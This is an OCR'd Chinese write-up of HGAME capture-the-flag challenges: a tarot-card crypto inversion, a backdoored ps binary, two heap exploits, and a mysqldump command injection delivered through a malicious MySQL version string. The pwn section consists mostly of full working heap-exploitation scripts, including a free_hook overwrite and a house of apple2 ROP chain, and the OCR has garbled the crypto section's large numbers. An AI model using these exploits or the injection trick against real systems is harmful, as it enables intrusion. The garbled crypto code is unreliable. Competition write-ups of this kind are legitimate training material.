队伍名称：w4ngz

队伍ID：00059d

CRYPTO

Ancient Recall

加密过程：

1、随机生成5张塔罗牌

2、执行 250 轮变换

需要逆出5张塔罗牌

1、逆向生成过程：

如果是负数 异或 -1即可。

2、250轮变换：

```
# 原始数据:  [a, b, c, c, e]
# 第1轮:  [a+b, b+c, c+d, d+e, e+a]
# 第2轮:  [a+2b+c, b+2c+d, c+2d+e, d+2e+a, e+2a+b]

# 第3轮:  [a+3b+3c+d, b+3c+3d+e, c+3d+3e+a,d+3e+3a+b, e+3a+3b+c]
# 第4轮:  [a+4b+6c+4d+e, b+4c+6d+4e+a, c+4d+6e+4a+b,d+4e+6a+4b+c,
e+4a+6b+4c+d]
# 第5轮:  [2a+5b+10c+10d+5e, 2b+5c+10d+10e+5a,
2c+5d+10e+10a+5b,d+4e+6a+4b+c, e+4a+6b+4c+d]
```

可以发现规律：

1. 第**1**轮：每个元素是相邻两个元素的和，权重为 `[1, 1]`。。
2. 第**2**轮：每个元素是相邻三个元素的加权和，权重为 `[1, 2, 1]`。
3. 第**3**轮：每个元素是相邻四个元素的加权和，权重为 `[1, 3, 3, 1]`。

4. 第**4**轮：每个元素是相邻五个元素的加权和，权重为 `[1, 4, 6, 4, 1]`。
5. 第**5**轮：每个元素是相邻五个元素的加权和，权重为 `[2, 5, 10, 10, 5]`。

从权重可以看出，每一轮的权重系数与 二项式系数 或 帕斯卡三角形 有关。例如：

- 第1轮：`[1, 1]`
- 第2轮：`[1, 2, 1]`
- 第3轮：`[1, 3, 3, 1]`
- 第4轮：`[1, 4, 6, 4, 1]`

这表明每一轮的权重系数是 二项式展开的系数。

计算第250轮的系数：

```
import numpy as np

# 初始数据
data = np.array([1, 0, 0, 0, 0])  # 假设初始数据为 [a, b, c, d, e]

# 变换矩阵（以第1轮为例）
transform_matrix = np.array([
    [1, 1, 0, 0, 0],
    [0, 1, 1, 0, 0],
    [0, 0, 1, 1, 0],
    [0, 0, 0, 1, 1],
    [1, 0, 0, 0, 1]
])

# 计算第250轮的结果
result = np.linalg.matrix_power(transform_matrix, 250) @ data
print(result)
```

exp：

```
import random
```

```
Major_Arcana = ["The Fool", "The Magician", "The High
Priestess","The Empress", "The Emperor", "The Hierophant","The
Lovers", "The Chariot", "Strength","The Hermit", "Wheel of
Fortune", "Justice","The Hanged Man", "Death", "Temperance","The
Devil", "The Tower", "The Star","The Moon", "The Sun",
"Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of
Wands", "Five of Wands", "Six of Wands", "Seven of Wands", "Eight
of Wands", "Nine of Wands", "Ten of Wands", "Page of Wands",
"Knight of Wands", "Queen of Wands", "King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of
Cups", "Five of Cups", "Six of Cups", "Seven of Cups", "Eight of
Cups", "Nine of Cups", "Ten of Cups", "Page of Cups", "Knight of
Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords",
"Four of Swords", "Five of Swords", "Six of Swords", "Seven of
Swords", "Eight of Swords", "Nine of Swords", "Ten of Swords",
"Page of Swords", "Knight of Swords", "Queen of Swords", "King of
Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of
Pentacles", "Four of Pentacles", "Five of Pentacles", "Six of
Pentacles", "Seven of Pentacles", "Eight of Pentacles", "Nine of
Pentacles", "Ten of Pentacles", "Page of Pentacles", "Knight of
Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana

'''
[30, 14, 43, 70, 67]
hgame{Nine_of_Wands&Temperance&Eight_of_Cups&Seven_of_Pentacles&Fou
r_of_Pentacles}
[810544624661213367964994325051305514783643360862918386778853229421
93157397845,
810544624661213367964991649101467756287988852318379751227117948991 4
0592750861,
810544624661213367964996222889144778950794824159493000962986865752 3
3000606207,
810544624661213367965001725595224262878525467670769902748151862262 4
2651902680,
810544624661213367965000552666934461963496958285858699663905533848 8
6551082183]
Your destiny changed!
```

```
'''
YOUR_final_value =
[25329519520662917748904983691141959172407947049182105205710670853114746750
19,
25329519520662917748903276660741003578980230131054431788812947003815097952
70,
25329519520662917748905544592872766049031303158592585441730683769670723357
30,
25329519520662917748908653282415328853915101626115345140144091742842991390
15,
25329519520662917748908306626081341560179463763099899341758339139211426093
34]

# 原始数据: [a, b, c, c, e]
# 第1轮: [a+b, b+c, c+d, d+e, e+a]
# 第2轮: [a+2b+c, b+2c+d, c+2d+e, d+2e+a, e+2a+b]

# 第3轮: [a+3b+3c+d, b+3c+3d+e, c+3d+3e+a,d+3e+3a+b, e+3a+3b+c]
# 第4轮: [a+4b+6c+4d+e, b+4c+6d+4e+a, c+4d+6e+4a+b,d+4e+6a+4b+c,
e+4a+6b+4c+d]
# 第5轮: [2a+5b+10c+10d+5e, 2b+5c+10d+10e+5a,
2c+5d+10e+10a+5b,d+4e+6a+4b+c, e+4a+6b+4c+d]

# 请计算第250轮的结果:
import numpy as np

# 初始数据（使用 Python 的原生整数类型）
data = np.array([1, 0, 0, 0, 0], dtype=object)  # 假设初始数据为 [a,
b, c, d, e]

# 变换矩阵（以第1轮为例，使用 dtype=object 支持大整数）
transform_matrix = np.array([
    [1, 1, 0, 0, 0],
    [0, 1, 1, 0, 0],
    [0, 0, 1, 1, 0],
    [0, 0, 0, 1, 1],
    [1, 0, 0, 0, 1]
], dtype=object)

# 计算第250轮的结果
result = np.linalg.matrix_power(transform_matrix, 250) @ data
print(result)
```

```
from sympy import Symbol,solve
a = Symbol('a')
b = Symbol('b')
c = Symbol('c')
d = Symbol('d')
e = Symbol('e')

f1 =
a*3618502788666131106986663908406775991353338186116650329156664031624160613 74+b*3618502788666131106986615106429308061332570643167140122166614298746445855 00+c*3618502788666131106986536143171046744027477815777703778837677436059687091 25+d*3618502788666131106986536143171046744027477815777703778837677436059687091 25+e*3618502788666131106986615106429308061332570643167140122166614298746445855 00-
YOUR_final_Value[0]
f2 =
b*3618502788666131106986663908406775991353338186116650329156664031624160613 74+c*3618502788666131106986615106429308061332570643167140122166614298746445855 00+d*3618502788666131106986536143171046744027477815777703778837677436059687091 25+e*3618502788666131106986536143171046744027477815777703778837677436059687091 25+a*3618502788666131106986615106429308061332570643167140122166614298746445855 00-
YOUR_final_Value[1]
f3 =
c*3618502788666131106986663908406775991353338186116650329156664031624160613 74+d*3618502788666131106986615106429308061332570643167140122166614298746445855 00+e*3618502788666131106986536143171046744027477815777703778837677436059687091 25+a*3618502788666131106986536143171046744027477815777703778837677436059687091 25+b*3618502788666131106986615106429308061332570643167140122166614298746445855 00-
YOUR_final_Value[2]
f4 =
d*3618502788666131106986663908406775991353338186116650329156664031624160613 74+e*3618502788666131106986615106429308061332570643167140122166614298746445855 00+a*3618502788666131106986536143171046744027477815777703778837677436059687091 25+b*3618502788666131106986536143171046744027477815777703778837677436059687091 25+c*3618502788666131106986615106429308061332570643167140122166614298746445855 00-
YOUR_final_Value[3]
```

```
f5 =
e*36185027886661311069866639084067759913533381861166503291566640316
2416061374+a*36185027886661311069866151064293080613325706431671401
216661429874644585500+b*361850278866613110698653614317104674402747
815777703778837677436059687091 25+c*36185027886661311069865361431710
467440274778157777037788376774360596870912 5+d*3618502788666131106698
661510642930806133257064316714012216661429874644585500-
YOUR_final_Value[4]


r = solve([f1,f2,f3,f4,f5],[a,b,c,d,e])
print(r)
#{a: -19, b: -20, c: 20, d: -15, e: 41}
Value=[-19,-20, 20,-15,41]

YOUR_initial_FATE=[]
for i in range(len(Value)):
    if Value[i]<0:
        Value[i]^=-1
        YOUR_initial_FATE.append('re-'+tarot[Value[i]])
    else:
        YOUR_initial_FATE.append(tarot[Value[i]])

FLAG=("hgame{"+"&".join(YOUR_initial_FATE)+"}").replace(" ","_")
print(FLAG)
```

misc

Computer cleaner plus

1、执行ps查看进程发现没有权限。同时在/root/.hide_command下发现个ps

2、cat /bin/ps 发现恶意程序

```
[root@localhost .hide_command]# cat /bin/ps
/B4ck_D0_oR.elf & /.hide_command/ps |grep -v "shell" |grep -v "B4ck_D0_oR" |grep "bash"
```

pwn

Signin2Heap

add时off by null

```
    (&books)[v0] = malloc(size);
    printf("Content: ");
    size_4 = read(0, (&books)[idx], size);
    *((_BYTE *)(&books)[idx] + size_4) = 0;      // off by null
                                                 // idx < 16
                                                 // size <0x100
}
```

有show 有 delete 无edit

libc 2.27

exp：

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename

def cmd(i, prompt='Your choice:'):
    sa(prompt, p32(i))

def add(idx,sz,cont=''):
    cmd(1)
    sla('Index: ',str(idx))
    sla('Size: ',str(sz))
    sla('Content: ',cont)
```

```python
def show(idx):
    cmd(3)
    sla('Index: ',str(idx))
def dele(idx):
    cmd(2)
    sla('Index: ',str(idx))
def dbg():
    if gift.debug:
        # gdb.attach(io,'b *0x')
        gdb.attach(io,'b *$rebase(0xd56)')
        sleep(6)

##   0和2 不能再tcache和fb 大小只能是0xf8 0x1f8 ...等
add(0,0xf8, '0') #0  0x100
add(1,0x68, '1') #1  0x80
add(2,0xf8, '2') #2  0x100
add(3,0x68,  '/bin/sh\0') #3

for i in range (7):
    add(7+i, 0xf8,'a')


for i in range (7):
    dele(7+i)

# 这样释放的0和1 放到了 ub
dele(0)
dele(1)
add(1,0x68,b'\x00'*0x60 + p64(0x100+0x70))  ##修改1的后面 2 的
presize 为1+2 和 inuse 位为0(offbynull),释放2 使得 0的区块包含0、1、2

dele(2)   #0 1 2 合并为一个堆块 放入了ub

#申请时优先 tcache 所以先 申请掉
for i in range (7):
    add(7+i, 0xf8,'a')

#在申请就是0 1 2 合并后的ub
add(0,0xf8, '0') #4     #取出0后，1存放main arean
show(1)

main_arna_96 = u64(ru('\x7f')[-6:].ljust(8, b'\x00'))
```

```
leak_ex("main_arna_96")
lb = (main_arna_96 & 0xFFFFFFFFFFFFF000) + (libc.sym.__malloc_hook
& 0xFFF) - libc.sym.__malloc_hook
libc.address = lb
leak_ex("lb")

# 构造fb的 double free
for i in range (7):
    dele(7+i)


add(5,0x68, '1 5') #1  he 5 重叠
add(4,0x68,  '4') #3

for i in range (7):
    add(7+i, 0x68,'a')
for i in range (7):
    dele(7+i)

dele(5)
dele(3)   # fb 的 uaf 得是 a->b->a这样
dele(1)

for i in range (7):
    add(7+i, 0x68,'a')
dbg()
add(1,0x68, p64(libc.symbols.__free_hook)) #1  0x80   申请后是   b-
>a->hook
add(3,0x68,'')
add(5,0x68,'/bin/sh\0')
add(6,0x68,p64(libc.sym.system))
dele(5)

ia()
```

Where is the vulnerability

libc2.39的 house of apple2

有沙盒需要orw

有几个gadget 在2.39中找不到了

```
pop rdx; pop rbx; ret
替换为：
pop rbx; ret
mov rdx, rbx ; pop rbx ; pop r12 ; pop rbp ; ret

add rsp, 0x38 ; mov rax, rcx ; ret
替换为：
add rsp, 0x38 ; ret
```

exp：

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

def cmd(i,):
    sla('>', str(i))

def add(idx,size):
    cmd('1')
    sla(':',str(idx))
    sla(':',str(size))
```

```python
def edit(idx,cont):
    cmd('3')
    sla(':',str(idx))
    sa('Content: ',cont)

def show(idx):
    cmd('4')
    sla(': ',str(idx))

def dele(idx):
    cmd('2')
    sla(':',str(idx))

def dbg():
    if gift.debug:
        # gdb.attach(io,'b *0x')
        gdb.attach(io,'b *$rebase(0x12E2)')
        sleep(10)


add(0,0x528)
add(1,0x500)
add(2,0x8f0) #1 = 2+3
dele(2)
add(10,0x528)
add(3,0x518)
add(4,0x500)
dele(0)
show(0)

# leak libc base
main_arna_96 = u64_ex(ru('\x7f')[-6:])
leak_ex("main_arna_96")

lb = main_arna_96-0x203b20
libc.address = lb
leak_ex("lb")

# leak heap base
dele(10)
show(10)
```

```
leak_heap = u64_ex(r(6))
hb =  leak_heap& 0xFFFFFFFFFFFFF000
leak_ex("hb")

# 修复
add(0,0x528)
add(10,0x528)

# large bin attack
dele(0)       # 0 进入ub
add(5,0x600)  # 申请比0大的thunk 让0 进入lb
show(0)       # 查看 0的 fd_nextsize  也可以计算  不show

fd_nextsize = u64_ex(r(6))
leak_ex("fd_nextsize")

IO_list_all = libc.sym._IO_list_all
leak_ex("IO_list_all")
pd =p64(fd_nextsize)*2 +p64(0) +p64(libc.sym._IO_list_all-0x20)


print(pd)
edit(0,pd)
dele(3)          #
add(6,0x600)     # 申请大的  chunk3 的地址会写入 IO_list_all


# io attack
#_IO_list_all -> chunk3 header


##########################################################################
####################

def house_of_apple2_stack_pivoting_2_36(fake_IO_FILE: int,
_IO_wfile_jumps_addr: int, magic_gadget_one_addr: int,
magic_gadget_two_addr: int, magic_gadget_three_addr: int,
rop_chain):
    iofile=IO_FILE_plus_struct()
    assert context.bits == 64, "only support amd64!"
```

```
    iofile.flags = fake_IO_FILE
    iofile._IO_write_base = 0
    iofile._IO_write_ptr = 1
    iofile._mode = 0
    # iofile._lock = _IO_stdfile_2_lock_addr
    iofile._wide_data = fake_IO_FILE + 0xe0
    iofile.vtable = _IO_wfile_jumps_addr

    iofile._IO_buf_base = fake_IO_FILE + 0x300  # [rdi+0x38]  ->
rdx

    # iofile.chain=magic_gadget_one_addr # rax, qword ptr [rdi];mov
rdx, qword ptr [rax + 0x38] ; mov rdi, rax ; call qword ptr [rdx +
0x20]

    pd = flat({
        0: iofile.__bytes__(),
        0xe0: {# _wide_data->_wide_vtable
            0x18: 0, # f->_wide_data->_IO_write_base
            0x30: 0, # f->_wide_data->_IO_buf_base
            0xe0: fake_IO_FILE + 0x200
        },
        0x200: {
            0x68: magic_gadget_one_addr - 0x8
        },
        0x300:
        {
            0   : magic_gadget_three_addr,     # add rsp, 0x38 ;
mov rax, rcx ; ret
            0x8 : b'flag\x00\x00\x00\x00',     # filename addr is
fp_heap_addr + 0xf0  if orw need
            0x20: magic_gadget_two_addr,       # mov rsp, rdx; ret
  rdx = fake_IO_FILE+0x100
            0x40: rop_chain

        }
        # b'flag\x00\x00\x00\x00',
        # 0x308:rop_chain
    },filler=b'\x00')
    return pd

#
```

```
#_IO_flush_all  中 magic_gadget_one_addr ? ->
0xe8+0x20(magic_gadget_two_addr)  ->
def house_of_apple2_stack_pivoting_2_39_short(fake_IO_FILE: int,
_IO_wfile_jumps_addr: int, magic_gadget_one_addr: int,
magic_gadget_two_addr: int, magic_gadget_three_addr: int,
rop_chain):
    iofile=IO_FILE_plus_struct()
    assert context.bits == 64, "only support amd64!"

    iofile.flags =fake_IO_FILE
    iofile._IO_write_base = 0
    iofile._IO_write_ptr = 1
    iofile._mode = 0
    iofile._lock = fake_IO_FILE-0x10           # 2.39 need
    iofile._wide_data = fake_IO_FILE           #rip  =
fp_heap_addr+0xe8  ==  iofile.chain
    iofile.vtable = _IO_wfile_jumps_addr

    iofile._IO_buf_base = fake_IO_FILE + 0xe8  # [rdi+0x38]  -> rdx

    iofile.chain=magic_gadget_one_addr - 8     # rax, qword ptr
[rdi];mov rdx, qword ptr [rax + 0x38] ; mov rdi, rax ; call qword
ptr [rdx + 0x20]



    pd = flat({
        0: iofile.__bytes__(),
        0xe0: fake_IO_FILE, # _wide_data->_wide_vtable
        0xe8:
        {
            0   : magic_gadget_three_addr,     # add rsp, 0x38 ;
mov rax, rcx ; ret
            0x8 : b'flag'.ljust(8,b'\x00'),    # filename addr is
fp_heap_addr + 0xf0  if orw need
            0x20: magic_gadget_two_addr,       # mov rsp, rdx; ret
  rdx = fake_IO_FILE+0x100    #
            0x40: rop_chain

        }
    },filler=b'\x00')
    return pd
```

```
fake_IO_FILE = 0x1200 + hb          # chunk3 header  _IO_list_all
指向地址。



CurrentGadgets.set_find_area(find_in_elf=False, find_in_libc=True,
do_initial=False)

##########################################################################
###############
leave_ret_addr = CurrentGadgets.leave_ret()
pop_rbp_addr = CurrentGadgets.pop_rbp_ret()
pop_rdi_addr = CurrentGadgets.pop_rdi_ret()
pop_rsi_addr = CurrentGadgets.pop_rsi_ret()
#pop_rdx_rbx_addr = CurrentGadgets.pop_rdx_rbx_ret() # 用下面两个替换
pop_rbx_addr = CurrentGadgets.find_gadget("pop rbx; ret") #2.39
mov_rdx_rbx_3_addr = CurrentGadgets.find_gadget("mov rdx, rbx ; pop
rbx ; pop r12 ; pop rbp ; ret") #2.39

gadget1 = CurrentGadgets.find_gadget("mov rdx, qword ptr [rax +
0x38] ; mov rdi, rax ; call qword ptr [rdx + 0x20]")
gadget2 = CurrentGadgets.find_gadget("mov rsp, rdx; ret")
# gadget3 = CurrentGadgets.find_gadget("add rsp, 0x38 ; mov rax,
rcx ; ret") # 用下面一个替换
gadget3 = CurrentGadgets.find_gadget("add rsp, 0x38 ; ret")  #2.39


def log_libc_addr(desc:str, address:int):
    log_ex("{} = lb + {}".format(desc, hex(address)))

# log_libc_addr("leave_ret_addr",leave_ret_addr - lb)
# log_libc_addr("pop_rbp_addr",pop_rbp_addr - lb)
# log_libc_addr("pop_rdi_addr",pop_rdi_addr - lb)
# log_libc_addr("pop_rsi_addr",pop_rsi_addr - lb)
# log_libc_addr("pop_rbx_addr",pop_rbx_addr - lb)
# log_libc_addr("mov_rdx_rbx_3_addr",mov_rdx_rbx_3_addr - lb)
# log_libc_addr("gadget1",gadget1 - lb)
# log_libc_addr("gadget2",gadget2 - lb)
# log_libc_addr("gadget3",gadget3 - lb)


rop_data = [
```

```
    pop_rdi_addr,
    fake_IO_FILE+0xf0,
    pop_rsi_addr,
    0,
    libc.sym.open,
    pop_rbx_addr,
    0x100,
    mov_rdx_rbx_3_addr,0,0,0,
    pop_rdi_addr,
    3,
    pop_rsi_addr,
    fake_IO_FILE,
    libc.sym.read,
    pop_rdi_addr,
    # fake_IO_FILE,
    1,
    libc.sym.write
]
leak_ex("gadget1")
leak_ex("gadget2")
leak_ex("gadget3")

leak_ex("fake_IO_FILE")
pd = house_of_apple2_stack_pivoting_2_39_short(fake_IO_FILE,
libc.sym._IO_wfile_jumps, gadget1, gadget2, gadget3, rop_data)

#########################################################################
##############
print(len(pd), 0x520+len(pd))

# dbg()
edit(2,b'a'*0x520+pd[:0x30])
edit(3,pd[0x10:])

s()
sl('5') #触发exit
ia()
```

web

Level 21096 HoneyPot

存在mysqldump命令注入漏洞

```
    //Never able to inject shell commands,Hackers can't use
this,HaHa
    command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -
p%s %s |/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
        config.RemoteHost,
        config.RemoteUsername,
        config.RemotePassword,
        config.RemoteDatabase,
        localConfig.Username,
        localConfig.Password,
        config.LocalDatabase,
    )
    fmt.Println(command)
    cmd := exec.Command("sh", "-c", command)
```

1、下载mysql-8.0.34源码及boost_1_77_0，把命令放到mysql-头文件mysql_version.h.in中，编译mysql

```
#ifndef _mysql_version_h
#define _mysql_version_h

#define PROTOCOL_VERSION             @PROTOCOL_VERSION@
#define MYSQL_SERVER_VERSION        "a\n\\! /writeflag"
#define MYSQL_BASE_VERSION          "mysqld-@MYSQL_BASE_VERSION@"
```


2、编译安装后初始化数据

```
useradd mysql

sudo /usr/local/mysql/bin/mysqld --initialize --user=mysql --
basedir=/usr/local/mysql --datadir=/usr/local/mysql/data

cd /usr/local
chown -R mysql:mysql mysql
```

```
su mysql
/usr/local/mysql/bin/mysqld

/usr/local/mysql/bin/mysql -u root -p
xxxx
alter user user() identified by '111111';

use mysql;
update user set host = '%'  where user = 'root';
flush privileges;

CREATE DATABASE hgame;
select DATABASE hgame;
show variables like 'version%';
exit
```

3、把mysq打包放到vps

4、在页面导入,触发 mysqldump



5、访问/flag的到flag